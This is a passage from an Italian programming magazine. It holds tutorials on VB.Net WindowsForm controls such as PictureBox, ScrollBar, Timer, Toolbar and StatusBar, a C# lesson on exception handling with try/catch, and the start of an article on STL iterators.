



Fig. 4: *Un form di applicazione Windows in Delphi.*

All'avvio del di Delphi, avrete a disposizione un form vuoto su cui lavorare. Trascinate su questo form un pulsante, una casella di testo e due label, in un layout simile a quello della Figura 4. Fate doppio click sul pulsante appena creato e si aprirà l'editor di codice su una funzione creata apposta come evento di risposta del click sul pulsante. La creazione di applicazioni con finestre in Delphi è davvero molto veloce ed intuitiva! Nel codice allegato all'articolo troverete il progetto *StringParse* nella cartella prjIDE: è un banalissimo esempio di codice Pascal leggermente più avanzato rispetto a quanto visto oggi, ma che permette di capire come in 5 minuti si possa già mettere in piedi qualcosa di funzionante. Analizzate un po' il codice che ho scritto e cercate di capire cosa può fare prima di vederlo in esecuzione.

Nel prossimo numero sarete in grado di scrivere da soli cose ben più sofisticate!

Federico Mestrone

Picturebox, scrollbar, timer e toolbar

I Controlli standard di VB.Net

Si conclude con questa puntata la descrizione dei controlli che rappresentano i componenti di base nel disegno di un'applicazione WindowsForm.

In questo appuntamento ci occuperemo del controllo che permette di visualizzare disegni ed immagini sullo schermo (*PictureBox*); dei controlli che permettono di visualizzare delle barre di scorrimento (*HscrollBar* e *VscrollBar*); del controllo che permette di realizzare delle semplici animazioni (*Timer*) e degli ultimi controlli utili per migliorare il disegno dell'interfaccia utente.

CONTROLLO PICTUREBOX

Non ci stancheremo mai di ripetere quanto sia importante il corretto disegno di un'interfaccia, ed in quest'ottica è buona norma utilizzare un sufficiente numero di etichette e d'immagini esplicative, in modo da rendere di facile utilizzo e comprensione il programma. Per visualizzare un'immagine è possibile utilizzare il controllo *PictureBox* (casella immagine). A differenza di VB6, non può essere usato come controllo contenitore ed ha perso un po' della sua importanza. Per inserire nel controllo un immagine proveniente da un file, si può utilizzare la proprietà *Image*, per questo in fase di progettazione si deve:

- **Visualizzare la finestra delle proprietà**
- **Cliccare sui tre puntini a destra del campo Image in modo da aprire la finestra di dialogo *Apri***
- **Dalla finestra *Apri* navigare tra le directory per selezionare il file di immagine che si vuole visualizzare**
- **Cliccare due volte sul file desiderato, VB carica immediatamente l'immagine nel controllo.**

Utilizzando il metodo *FromFile* della classe *Image* si può, invece, caricare (oppure eliminare) un'immagine dal controllo in fase di esecuzione.


Possiamo quindi scrivere:

```
Private Sub CaricaImmagine()
    Dim path As String = "c:\MieImmagini\pippo.bmp"
    PictureBox1.Image = Image.FromFile(path)
End Sub
```


In cui *path* rappresenta il percorso completo del file da caricare. Per cancellare una qualsiasi immagine contenuta nel *PictureBox*, si deve impostare la proprietà *Image* senza specificare un nome di file.

```
Private Sub CancellaImmagine()
        PictureBox1.Image = Nothing
End Sub
```

E' possibile caricare immagini oltre che da file nel classico formato bitmap (con estensione *BMP*) e nel formato icona (*ICO*) anche da metafile (in cui è memorizzata un'immagine rappresentata come insieme di oggetti grafici anziché in pixel), nonché file compressi *JPEG* e *GIF* e *PNG*. Tra le altre proprietà segnaliamo la proprietà *SizeMode* utilizzata per impostare il tipo di ridimensionamento del controllo. *SizeMode* consente di centrare o allargare l'immagine per adattarla al controllo o allargare il controllo per adattarlo all'immagine. La proprietà *SizeMode* può assumere quattro diversi valori:

Normal (Il valore di default). L'immagine viene posizionata in corrispondenza dell'angolo superiore sinistro del controllo, perciò se l'immagine è più grande del controllo risulterà tagliata, se invece l'immagine è più piccola del controllo si vedrà l'immagine circondata dallo spazio vuoto.
StretchImage. Le dimensioni dell'immagine vengono adattate alle dimensioni del controllo.
AutoSize. All'opposto del valore precedente, le dimensioni del controllo vengono adattate alle dimensioni dell'immagine.

NOTA

IMMAGINI AL VOLO

Le immagini caricate nei controlli PictureBox ed Image, vengono salvate insieme al form. Per questo, quando si crea un file .exe, non sarà necessario distribuire i file delle immagini poiché saranno memorizzate nel file .exe stesso. In fase di esecuzione si possono caricare immagini utilizzando il metodo FromFile della classe Image, in questo caso è necessario distribuire anche i file immagine con il file eseguibile.

CenterImage. L'immagine viene centrata all'interno del controllo. Se l'immagine risulta più grande del controllo, i bordi esterni all'immagine verranno tagliati.

HSCROLLBAR E VSCROLLBAR

HscrollBar e *VscrollBar* sono barre di scorrimento identiche, a parte il loro verso. Le barre di scorrimento orizzontali (*HscrollBar*) possono scorrere verso sinistra o verso destra, mentre le barre di scorrimento verticali (*VscrollBar*) possono scorrere verso l'alto o verso il basso. Le barre di scorrimento non sono altro che la rappresentazione grafica di un intervallo di valori numerici interi, impostando le proprietà *Minimun* e *Maximum* ai valori desiderati. Per default il valore di *Minimun* è zero mentre il valore di *Maximum* è 100. Per le barre di scorrimento orizzontali il valore minimo corrisponde con l'estremo sinistro del controllo mentre il valore massimo viene raggiunto all'estrema destra del controllo. Per le barre verticali il valore minimo viene raggiunto all'estremità superiore del controllo mentre il valore massimo si raggiunge all'estremità inferiore. Le altre proprietà peculiari delle barre di scorrimento sono: *SmallChange* e *LargeChange* che rappresentano la variazione di valori che si ottiene cliccando sulle frecce della barra di scorrimento (*SmallChange*) oppure nell'area al suo interno (*LargeChange*). Per default i valori di *SmallChange* e *LargeChange* sono pari rispettivamente ad uno e a dieci. Per default il cursore della barra di scorrimento viene visualizzato in corrispondenza del valore minimo, per modificarne la posizione è possibile utilizzare la proprietà *Value*. Ad esempio per visualizzare il cursore al centro del controllo possiamo scrivere il codice seguente:

```
Private Sub CentraCursore()
    HScrollBar1.Value = (HScrollBar1.Maximum
                    - Math.Abs(HScrollBar1.Minimum)) / 2
End Sub
```

- **La proprietà *Value* restituisce inoltre il valore della barra di scorrimento.**
- **L'evento *Scroll* si attiva quando si clicca sulle frecce del controllo, quando si clicca all'interno del controllo e mentre si trascina l'indicatore.**
- **L'evento *ValueChanged* viene scatenato ogniqualvolta la proprietà *Value* cambia, o da codice od a causa dell'interazione con l'utente.**

Per avere il riscontro visivo del valore della barra si può inserire nella form una label in cui visualizzare tale valore, perciò nell'evento *Scroll* della *Scrollbar* si può scrivere:

```
Private Sub HScrollBar1_Scroll(ByVal sender As
    System.Object, ByVal e As System.Windows.Forms.
        ScrollEventArgs) Handles HScrollBar1.Scroll
    Label1.text = HScrollBar1.Value
End Sub
```

ICONE

Per caricare dei file icona, è possibile avvalersi della libreria delle icone inclusa in Visual Basic. I file icona si trovano nella sottodirectory \Icons della directory principale di Visual Basic, generalmente in *C:\Programmi\Microsoft Visual Studio .NET\Common7\Graphics\Icons.*

IL CONTROLLO TIMER

Il controllo *Timer* genera, autonomamente, un evento (*Tick*) con una sequenza prefissata di millisecondi. In fase di esecuzione è invisibile all'utente. La proprietà peculiare del controllo è la proprietà *Interval* che specifica il numero di millisecondi tra due impulsi. Per default il valore di *Interval* è pari a cento. Per abilitare o disabilitare il timer si possono utilizzare i metodi *Start* e *Stop*, oppure la proprietà *Enabled*. Il valore di *Interval* è modificabile nella finestra delle proprietà e da codice.

```
Private Sub Form1_Load(ByVal sender As System.Object,
    ByVal e As System.EventArgs) Handles  MyBase.Load
    'imposta l'intervallo tra due impulsi pari ad 1 secondo
        Timer1.Interval = 1000
End Sub
```

I controlli timer possono essere utilizzati per generare delle animazioni oppure per inviare informazioni all'utente ad intervalli regolari. Realizziamo ad esempio un'applicazione che visualizzi dei semplici titoli di coda a scorrimento orizzontale.
Inseriamo in una form:

- **Un controllo Timer *(Timer1)***
- **Un'etichetta *(LabelTitolo)* in cui scrivere, utilizzando la proprietà *Text*, il titolo che si vuole visualizzare**

Nell'evento *Load* della *Form* impostiamo il valore della proprietà *Interval* e facciamo coincidere l'etichetta con il bordo sinistro della form impostando la proprietà *Left* pari a 0:

```
Private Sub Form1_Load(ByVal sender As System.Object,
        ByVal e As System.EventArgs) Handles MyBase.Load
        Timer1.Interval = 10
        LabelTitolo.Left = 0
End Sub
```

Infine nell'evento *Tick* scriviamo il codice necessario a far scorrere l'etichetta

```
Private Sub Timer1_Tick(ByVal sender As System.Object,
        ByVal e As System.EventArgs) Handles Timer1.Tick
    'Per far scorrere l'etichetta verso destra si devono
    'sommare valori positivi alla proprietà left
    LabelTitolo.Left = LabelTitolo.Left + 10
    'se l'etichetta scompare dal form allora deve
```

```
    'riprendere a scorrere da sinistra dall'ultimo
    'carattere visualizzato
    If LabelTitolo.Left >= Me.Width Then
        LabelTitolo.Left = 0 - LabelTitolo.Width
    End If
End Sub
```

Variando il valore di *interval* si può variare la velocità di scorrimento del testo, variando invece l'incremento della proprietà *Left*, si può amplificare o ridurre il movimento a scatto dell'etichetta.

IL CONTROLLO TOOLBAR

La barra degli strumenti contiene pulsanti grafici che corrispondono ad alcune voci di menu dell'applicazione, fornendo all'utente un intuitivo e rapido metodo di selezione. La Toolbar integra il menu a tendina fornendo le scelte di uso più frequente. Una possibilità interessante è quella di far comparire dei messaggi di spiegazione in corrispondenza dei singoli pulsanti al passaggio del mouse su di essi. Nella realizzazione della Toolbar si deve sempre tener presente che lo scopo di tale strumento è di semplificare la selezione delle opzioni all'interno di una procedura complessa o alquanto articolata, pertanto si deve prestare attenzione a non creare Toolbar piene di decine di bottoni. E' ormai una prassi suddividere un'eventuale Toolbar piena di pulsanti in più Toolbar, ciascuna con i pulsanti utili in un determinato frangente, attivabili settando la proprietà *Visibile* a *True* o a *False* secondo i casi. Per associare un'immagine ad un pulsante si deve associare un controllo *ImageList* tramite la proprietà *ImageList*. Per modificare l'allineamento del nome del pulsante rispetto all'immagine del pulsante stesso si può utilizzare la proprietà *TextAlign*. Il controllo è dotato di una collezione *Buttons*. È possibile popolare, definire l'aspetto ed il funzionamento della collezione *Buttons* in fase di progettazione, per questo si deve cliccare sul pulsante con i tre puntini accanto alla proprietà *Buttons*. Si aprirà la finestra di dialogo *editor dell'insieme ToolBarButton*. Dalla finestra di dialogo si deve cliccare sul pulsante *aggiungi*. È possibile eliminare i bottoni cliccando sul tasto rimuovi. Agendo sui pulsanti con le freccette è possibile modificare l'ordine di visualizzazione dei bottoni. Infine, nella parte destra della finestra, è possibile modificare le proprietà dei pulsanti. Agendo sulla proprietà *Style* si può modificare l'aspetto ed il comportamento del pulsante, i valori possibili sono:


PushButton: il normale pulsante standard;
ToggleButton: pulsante che si comporta come un *CheckBox* e rimane incassato una volta che viene premuto, finché non si clicca nuovamente su di esso;
Separator: un pulsante senza alcun funzionamento con l'aspetto di uno spazio separatore fisso;
DropDownButton: un pulsante che presenta al lato una freccia rivolta verso il basso, che visualizza un menu a discesa a cui è possibile associare un oggetto *MainMenu* definito nella barra dei componenti della form.

GESTIONE DELLA TOOLBAR

Per programmare il controllo Toolbar, l'unica possibilità è di scrivere codice nell'evento *ButtonClick*. L'evento *ButtonClick* viene generato quando l'utente clicca su un qualsiasi pulsante del controllo Toolbar ed offre l'opportunità di testare il bottone premuto, valutando la proprietà *Button* di *ToolBarButtonClickEventArgs*. Per questo è sufficiente usare un'istruzione *Select Case* sull'indice del *Button* selezionato:


```
Private Sub ToolBar1_ButtonClick(ByVal sender As System.
  Object, ByVal e As System.Windows.Forms.ToolBarButton
                ClickEventArgs) Handles ToolBar1.ButtonClick
    Select Case ToolBar1.Buttons.IndexOf(e.Button)
        Case 0
            'apre la finestra di dialogo Apri
            OpenFileDialog1.ShowDialog()
        Case 1
            'apre la finestra di dialogo Salva
            SaveFileDialog1.ShowDialog()
    End Select
End Sub
```

LA BARRA DI STATO

Il controllo *StatusBar* viene utilizzato nei form come un'area, in genere disposta nella parte inferiore di una finestra, nella quale è possibile visualizzare diversi tipi di informazioni in un'applicazione.
Il controllo *StatusBar* espone una collezione *Panels* che contiene oggetti *Panel*. Un oggetto *Panel* è un'area della barra che può contenere informazioni su un particolare stato dell'applicazione. Prestate attenzione: per visualizzare i pannelli occorre impostare esplicitamente la proprietà *ShowPanel* a *True*. Per aggiungere pannelli, si deve cliccare sul pulsante con i tre puntini accanto alla proprietà (insieme) *Panels* in modo da visualizzare la finestra di editor dei pannelli. Ogni oggetto *Panel* espone la proprietà *Text* per definire un testo da visualizzare, la proprietà *ToolTipText* che può essere usata per mostrare un testo aggiuntivo quando si passa con il mouse sul pulsante, la proprietà *Icon* per visualizzare un'icona nel pannello e una proprietà *MinWidth* che imposta la larghezza minima consentita del pannel-

LA FORMA DELLE BARRE

I controlli HscrollBar e VscrollBar non gestiscono l'aspetto piatto, pertanto non è possibile creare barre di scorrimento piatte.

MATEMATICA

La classe Math contiene i metodi per eseguire funzioni trigonometriche, logaritmiche e normali funzioni matematiche. Abs è un metodo della classe Math che restituisce il valore assoluto del numero passato come argomento.

lo. Altre proprietà interessanti sono:

La proprietà **BorderStyle** che determina il tipo di bordo disegnato intorno all'oggetto *Panel*.
Può assumere i valori:

- **None.** Non viene disegnato alcun bordo attorno all'oggetto *Panel* ed il testo appare come se fosse disegnato direttamente sulla form.
- **Sunken**. È il valore di default, l'oggetto *Panel* viene disegnato nella forma usuale incassato sulla barra di stato.
- **Raised.** Il pannello appare in rilievo con un bordo tridimensionale sulla barra di stato.

La proprietà **AutoSize** imposta il modo in cui deve variare la larghezza l'oggetto *Panel* quando il controllo viene ridimensionato:

- **None.** Il pannello rimane sempre della dimensione fissata nella proprietà *Larghezza Minima* e non varia quando il controllo viene ridimensionato.
- **Spring.** I pannelli si ridimensionano in maniera automatica, proporzionalmente alla dimensione della form.
- **Contents.** Il pannello si dimensiona in base al testo (e all'eventuale icona) in esso contenuto.

NOTA

VALORI DI TEXTALIGN

Right. Il testo è allineato a destra dell'immagine del pulsante della barra degli strumenti. Underneath. Il testo è allineato sotto l'immagine del pulsante della barra degli strumenti.

La proprietà **Style** imposta lo stile del pannello e può assumere soltanto due valori:

- **Text.** Il pannello può visualizzare soltanto del testo e l'eventuale icona specificata nella proprietà *Icon*
- **OwnerDraw.** È possibile personalizzare l'aspetto del pannello all'interno dell'evento *DrawItem*. Ad esempio, si potrebbe utilizzare questa funzionalità per mostrare un'icona animata o una barra di scorrimento.

Il controllo scatena un evento *PanelClick* quando l'utente effettua un clic su un pannello, mentre non esiste più supporto per l'evento *PanelDbl*Click. Per programmare il controllo *StatusBar* in modo da rispondere alle selezioni eseguite dell'utente, si può utilizzare, al solito, l'istruzione *Select Case* all'interno dell'evento *PanelClick*. L'evento contiene un argomento con un riferimento all'oggetto *StatusBarPanel* selezionato. Utilizzando questo riferimento, è possibile determinare l'indice del pannello selezionato in modo da specificare il tipo di risposta corrispondente.

TABCONTROL

Il controllo *TabControl* consente di racchiudere informazioni visualizzandole in più schede. Le schede generalmente contengono altri controlli e possono contenere anche immagini. Questo controllo sostituisce i controlli *TabStrip* ed *SSTab* presenti in VB6. Il controllo *TabControl* espone una collezione *TabPages* che contiene le singole schede rappresentate da oggetti *TabPage*. Come per i precedenti controlli è molto semplice definire le schede in fase di progettazione, è sufficiente:

cliccare sul pulsante con i tre puntini accanto alla proprietà (insieme) *TabPages*. Si aprirà la finestra di dialogo *Editor* dell'insieme *TabPages*.
Dalla finestra di dialogo si deve cliccare sul pulsante *aggiungi*. È possibile eliminare le schede cliccando sul tasto *rimuovi*. Agendo sui pulsanti con le freccette è possibile modificare l'ordine di visualizzazione.
Infine, nella parte destra della finestra è possibile modificare le proprietà delle schede.

Ogni oggetto *TabPage* espone proprietà che permettono di modificarne l'aspetto come *Text*, *ForeColor* ed *ImageIndex* (l'icona che appare vicino alla scheda). Raramente si presenta la necessità di dover programmare questo controllo, alcuni casi si possono riscontrare quando si deve:

- verificare la proprietà *SelectedIndex* del controllo per sapere quale oggetto *TabPage* è attivo;
- intercettare l'evento *SelectedIndexChanged* per sapere quando l'utente attiva un'altra scheda;
- inibire o controllare il passaggio ad una particolare scheda programmando l'evento *Click* per l'oggetto *TabPage* corrispondente.

IL CONTROLLO NOTIFYICON

Questo nuovo controllo rende più semplice l'inserimento di un'icona nell'area di stato (*tray area*) della barra delle attività di Windows. Il controllo espone le proprietà:

- **Icon** indica l'icona che viene visualizzata nell'area di stato.
- **Visible** per visualizzare o nascondere l'icona nell'area di stato.
- **Text** definisce il *ToolTip* che viene mostrato quando il mouse si trattiene in corrispondenza dell'icona.
- **ContextMenu** indica il menu di scelta rapida che appare quando l'utente seleziona l'icona.

Per programmare il controllo sono disponibili gli eventi di gestione del mouse (*Click*, *DoubleClick*, *MouseDown*, *MouseUp* e *MouseMove*).

Luigi Buono

Le tecniche base per realizzare codice robusto

La gestione delle eccezioni

In questa lezione esamineremo la gestione delle eccezioni con C# e .NET, esplorando i meccanismi utili per non farsi cogliere impreparati davanti al verificarsi di un'anomalia.

Per ottenere programmi robusti ed affidabili, non è sufficiente scrivere del codice che funzioni soltanto in condizioni normali: bisogna anche saper prevedere e gestire ogni possibile situazione imprevista. Il percorso di esecuzione di un software è sempre minato dal verificarsi di condizioni eccezionali: spazio su disco esaurito, rete congestionata, fonti di dati inaccessibili, permessi di sicurezza non concessi, input dell'utente formalmente scorretti, impossibilità di risolvere alcune dipendenze, e chi più ne ha più ne metta.

PERCHÉ CONVIENE GESTIRE LE ECCEZIONI?

Immaginiamo che un'applicazione si trovi nella necessità di scrivere un file di testo su disco. Senza i meccanismi di gestione delle eccezioni, si è costretti a lavorare seguendo uno schema logico del tipo:

Posso scrivere il file? La periferica necessaria è connessa e pronta all'uso? Ho i permessi? C'è abbastanza spazio? In caso affermativo procedi, altrimenti interrompi ed informa l'utente.

Apri il canale di comunicazione per la scrittura del file.

Il canale è stato realmente aperto? Funziona? Può essere usato? In caso affermativo procedi, altrimenti interrompi ed informa l'utente.

Scrivi n byte nel canale di comunicazione.

Se hai scritto tutti i byte del file esci, altrimenti procedi.

Il canale è ancora attivo? Sono intervenuti problemi? Non è che la periferica è stata rimossa? Se tutto è in ordine, torna al punto 4 ed inizia un nuovo ciclo. Altrimenti interrompi ed informa l'utente.



Un codice di questo tipo presenta diversi svantaggi:

- **È facile dimenticarsi di controllare una peculiare situazione inattesa, con la conseguenza di rendere meno stabile il programma risultante.**
- **Il codice è prolisso.**
- **La routine che cura il controllo delle situazioni eccezionali e quella che cura l'effettiva scrittura del file sono fortemente accoppiate. Ciò è male. Aggiornare il software è più difficile.**

C# e .NET risolvono elegantemente il problema. Attraverso i meccanismi di gestione delle eccezioni, che esamineremo tra poco, tutta la procedura si semplifica al seguente modo:

- **Stabilisci il canale di comunicazione per la scrittura del file.**
- **Scrivi il file.**
- **Ci sono stati problemi durante le operazioni precedenti? In caso affermativo, esamina le informazioni sulla situazione eccezionale riscontrata, ed agisci di conseguenza.**

Ogni problema è risolto:

- **Non è possibile dimenticarsi di alcune situazioni eccezionali, perché il linguaggio ci**

costringe a prenderle in considerazione tutte, ricordando quali sono e quando possono accadere.

- **Il codice è snello ed agile.**
- **I primi due punti dell'algoritmo gestiscono la scrittura del file, mentre l'ultimo serve esclusivamente al riscontro delle situazioni eccezionali. I due blocchi, pertanto, non sono accoppiati, e possono essere manipolati l'uno indipendentemente dall'altro.**

ALLA BASE DI TUTTO: TRY... CATCH

C# mette a disposizione due parole chiave, *try* e *catch*, indispensabili per la gestione delle eccezioni. Le situazioni inattese possono essere previste e gestiste alla seguente maniera:

```
try {
  // Codice rischioso
} catch (TipoEccezione nomeEccezione) {
  // Codice che gestisce l'eccezione
}
```

Il codice rischioso, vale a dire la sequenza di istruzioni che può incappare in situazioni eccezionali che ne compromettono il funzionamento, viene racchiuso in uno speciale blocco contrassegnato dalla parola *try*. Ad esso viene fatto seguire un secondo blocco, contraddistinto dalla parola *catch* e dalla specifica del tipo di eccezione che si intende gestire. Al suo interno viene scritto il codice capace di interpretare l'eccezione riscontrata e di agire di conseguenza (ad esempio, informando l'utente del problema, oppure cercando di eliminarne le cause per poi tentare ancora l'operazione).

Fig. 1: Gerarchia della classe Exception.

Il contenuto del blocco *try* viene sempre eseguito per primo, in maniera sequenziale. Non appena una delle istruzioni contenute al suo interno causa un evento eccezionale (in gergo si dice "lancia un'eccezione" o "solleva un'eccezione") di un tipo compatibile con quello dichiarato nel blocco *catch*, l'esecuzione del blocco *try* viene definitivamente interrotta. Il controllo viene passato al contenuto del blocco *catch*, che prenderà le dovute contromisure. Il codice contenuto in un blocco *catch* dispone di una variabile di tipo *TipoEccezione*, chiamata *nomeEccezione*, che riporta tutto quello che c'è da sapere sul problema riscontrato.
Terminata l'esecuzione del blocco *catch*, il programma prosegue con quello che c'è dopo l'intera struttura *try... catch*.
Se, durante l'esecuzione del blocco *try*, non viene sollevata alcuna eccezione, il blocco *catch* sarà ignorato, come se non esistesse.
Tornando all'esempio del paragrafo precedente (la scrittura di un file di testo), si elabora il seguente pseudo-codice:

```
try
{
  // Apri il canale per la scrittura.
  // Scrivi il file.
}
catch (EccezioneNellaCreazioneDiUnFile e)
{
   // Gestisci il problema, i cui dettagli sono conservati
   // nella variabile e.
}
```

LA CLASSE SYSTEM.EXCEPTION

In questo paragrafo ci soffermeremo sullo speciale parametro di ogni blocco *catch*, che riporta i particolari della situazione anomala da gestire. L'oggetto ha duplice scopo:

- **Informa il runtime di .NET su quale sia il tipo di eccezione che il blocco *catch* può gestire.**
- **Fornisce al codice del blocco *catch* delle informazioni aggiuntive, che svelano i particolari del problema riscontrato.**

Nella libreria standard di .NET c'è la classe *System.Exception*. Tale classe è in cima alla gerarchia delle eccezioni. Tutte le altre classi di eccezioni, pertanto, sono sottoclassi di *Exception*. In primo luogo, da *System.Exception*

derivano *System.SystemException* e *System.-ApplicationException*.
Queste due classi corrispondono alle due categorie generali di eccezioni disponibili in C# e .NET, e distinguono le eccezioni definite dal sistema da quelle definite dall'applicazione. Semplificando, derivano da *SystemException* tutte quelle eccezioni generiche previste dal runtime di .NET, mentre per definire delle eccezioni personalizzate utili per i peculiari casi di una propria applicazione è necessario estendere *ApplicationException*.
Tutte le classi *Exception* dispongono di un membro *Message*, di tipo *string*, che fornisce informazioni sul tipo di eccezione generata dal sistema o dall'applicazione. Ogni sottoclasse di *Exception*, poi, definisce nuovi membri che risultano utili nei singoli casi del loro impiego.

UN ESEMPIO PRATICO

Si prenda in esame la seguente classe:

```
class Test
{
  public static void Main()
  {
    int a = 5;
    int b = 0;
    int c = a / b;
    System.Console.WriteLine(c);
  }
}
```

All'esecuzione del codice, si riscontra il seguente messaggio di errore:

Eccezione non gestita:
System.DivideByZeroException:
Tentativo di divisione per zero.
at Test.Main()

In effetti, è stata tentata una divisione per zero, operazione chiaramente illecita. Ovviamente, nessuno andrà mai a scrivere del codice come quello mostrato nell'esempio, poiché, a priori, saprà che la divisione per zero non è possibile. Tuttavia, delle cause di runtime potrebbero portare ad un tentativo del genere. Supponiamo che l'intero *b*, anziché essere inizializzato all'interno del codice, debba essere acquisito dall'esterno.
Ad esempio, può accadere che la sua immissione sia richiesta all'utente. In casi come questo, è possibile che un cattivo input porti ad un'operazione non eseguibile. Il blocco del programma può essere prevenuto in due distinte maniere:

- **Controllando ogni fattore del codice rischioso.**
- **Mettendo a lavoro la gestione delle eccezioni di C# e .NET.**


Benché sia sempre possibile rifarsi al primo modello, con esso si ricade nella inefficiente situazione illustrata nel primo paragrafo della lezione. Pertanto, il secondo modello è da preferirsi:

```
class Test
{
public static void Main()
{
  try
  {
    int a = 5;
    int b = 0;
    int c = a / b;
    System.Console.WriteLine(c);
  }
  catch (System.DivideByZeroException e)
  {
     System.Console.WriteLine("Blocco del
                                    programma evitato!");
     System.Console.WriteLine("Ho catturato
                       un'eccezione, il cui messaggio e':");
     System.Console.WriteLine(e.Message);}
 }
}
```


Gestendo le eccezioni di tipo *System.DivideByZeroException* il blocco del programma è stato evitato. Ora il codice è più robusto.

PIÙ BLOCCHI CATCH

Può capitare che un'operazione possa sollevare più eccezioni. Ad esempio, la lettura di un file può incappare in differenti tipi di anomalie: l'inesistenza del file, la mancanza dei permessi necessari, l'improvvisa chiusura del canale di comunicazione stabilito e così via. Per gestire più situazioni anomale causate da un solo blocco *try*, esistono due soluzioni:

- **Realizzare un solo blocco catch che catturi un'eccezione di tipo generico, ad esempio proprio di tipo *System.Exception*. Poiché tutte le eccezioni discendono da *Exception*, ciò è sempre possibile.**

SUL WEB

Ecco un pugno di siti dove attraverso cui approfondire la propria conoscenza della piattaforma .Net:

http://msdn.microsoft.com
www.csharphelp.com
http://www.dotnet247.com
www.visual-basic.it
www.gotdotnet.com

- **Associare più blocchi catch ad un solo blocco *try*. C# prevede questa possibilità.**

La seconda soluzione è solitamente da preferirsi, perché isola i differenti problemi e li gestisce l'uno indipendentemente dall'altro. Torna alla ribalta il solito discorso, sulla buona abitudine di mantenere separati i blocchi di codice che si occupano di compiti differenti. Mettere in pratica la tecnica è molto semplice:

```
try
{ // Codice rischioso
}
catch (TipoEccezione1 e)
{ // Gestisci TipoEccezione1
}
catch (TipoEccezione2 e)
{ // Gestisci TipoEccezione2
}
catch (TipoEccezione3 e)
{ // Gestisci TipoEccezione3
}
```

Quando il codice a rischio propaga un'eccezione, i blocchi *catch* sono passati in rassegna l'uno dietro l'altro, nell'esatto ordine in cui compaiono. Non appena viene individuato un blocco capace di gestire l'eccezione, il controllo è passato al suo contenuto. Un blocco *catch* è idoneo alla gestione se l'eccezione gestita è proprio dello stesso tipo di quella propagata, ma anche quando ne è superclasse.
Quindi, i differenti blocchi *catch* devono sempre essere organizzati coerentemente. Bisogna viaggiare dall'eccezione più specifica a quella più generica, mai in ordine inverso. Prendete in considerazione la seguente classe:

```
class Test
{ public static void Main()
{  try
{      int a = 5;
       int b = 0;
       int c = a / b;
       System.Console.WriteLine(c);
    }
    catch (System.Exception e)
   { System.Console.WriteLine("Exception");
   }
    catch (System.DivideByZeroException e)
   { System.Console.WriteLine("DivideByZeroException");
    }
  }
}
```

Non è possibile compilare. Si riceve l'errore:

error CS0160: Una clausola catch precedente rileva già tutte le eccezioni del tipo this o super ("System.Exception").

Il compilatore ha la creanza di informarci che è sbagliato gestire prima *Exception* e poi *DivideByZeroException*. La seconda, infatti, è sottoclasse della prima. Gestendo *Exception,* è stata già gestita anche *DivideByZeroException*.

BLOCCHI TRY ANNIDATI

Un'altra tecnica utile per gestire più eccezioni, valida soprattutto quando molte istruzioni partecipano al codice rischioso, consiste nell'annidare più strutture *try... catch*, l'una dentro l'altra.
Una cosa come la seguente:

```
try
{
  // ...
  try
  {
    // ...
  }
  catch (Eccezione1 e)
  {
   // ...
  }
  // ...
}
catch (Eccezione2 e)
{
  // ...
}
```

Supponiamo che il contenuto del secondo blocco *try*, quello più interno, propaghi un'eccezione. Se l'anomalia può essere gestita dal *catch* corrispondente, cioè se è istanza di *Eccezione1*, il controllo sarà passato proprio a questo blocco. Quindi, l'esecuzione ripartirà esattamente dopo di esso, rimanendo pertanto all'interno del blocco *try* più esterno.
Al contrario, se l'eccezione non può essere gestita dal *catch* interno, ma solamente da quello esterno (*Eccezione2*), allora l'esecuzione salterà direttamente all'interno di quest'ultimo. Terminata la gestione, ci si ritroverà fuori del blocco try più esterno.

Carlo Pelliccia

BIBLIOGRAFIA

- **GUIDA A C#**
Herbert Schildt
(MCGRAW-HILL)
ISBN 88-386-4264-8
2002

- **INTRODUZIONE A C#**
Eric Gunnerson
(Mondadori Informatica)
ISBN 88-8331-185-X
2001

- **C# GUIDA PER LO SVILUPPATORE**
***Simon Robinson* e altri**
(Hoepli)
ISBN 88-203-2962-X
2001

Alla scoperta delle più utili funzioni delle STL

Gli Iteratori

Nella puntata precedente, abbiamo parlato dei contenitori, cioè di quegli elementi unificatori che permettono l'accesso ad insiemi di elementi. In questa puntata vedremo come si concretizza tale modalità di accesso.


Creare un contenitore, da quanto visto nella puntata precedente, è di per se una cosa inutile se non si crea anche un iteratore sul contenitore. In effetti, un contenitore può ospitare elementi, e al massimo possiamo aggiungere nuovi elementi o togliere quelli non più necessari: non abbiamo modo di ottenere qualcosa da un elemento facente parte di un contenitore, semplicemente perché non abbiamo accesso agli elementi nel contenitore.
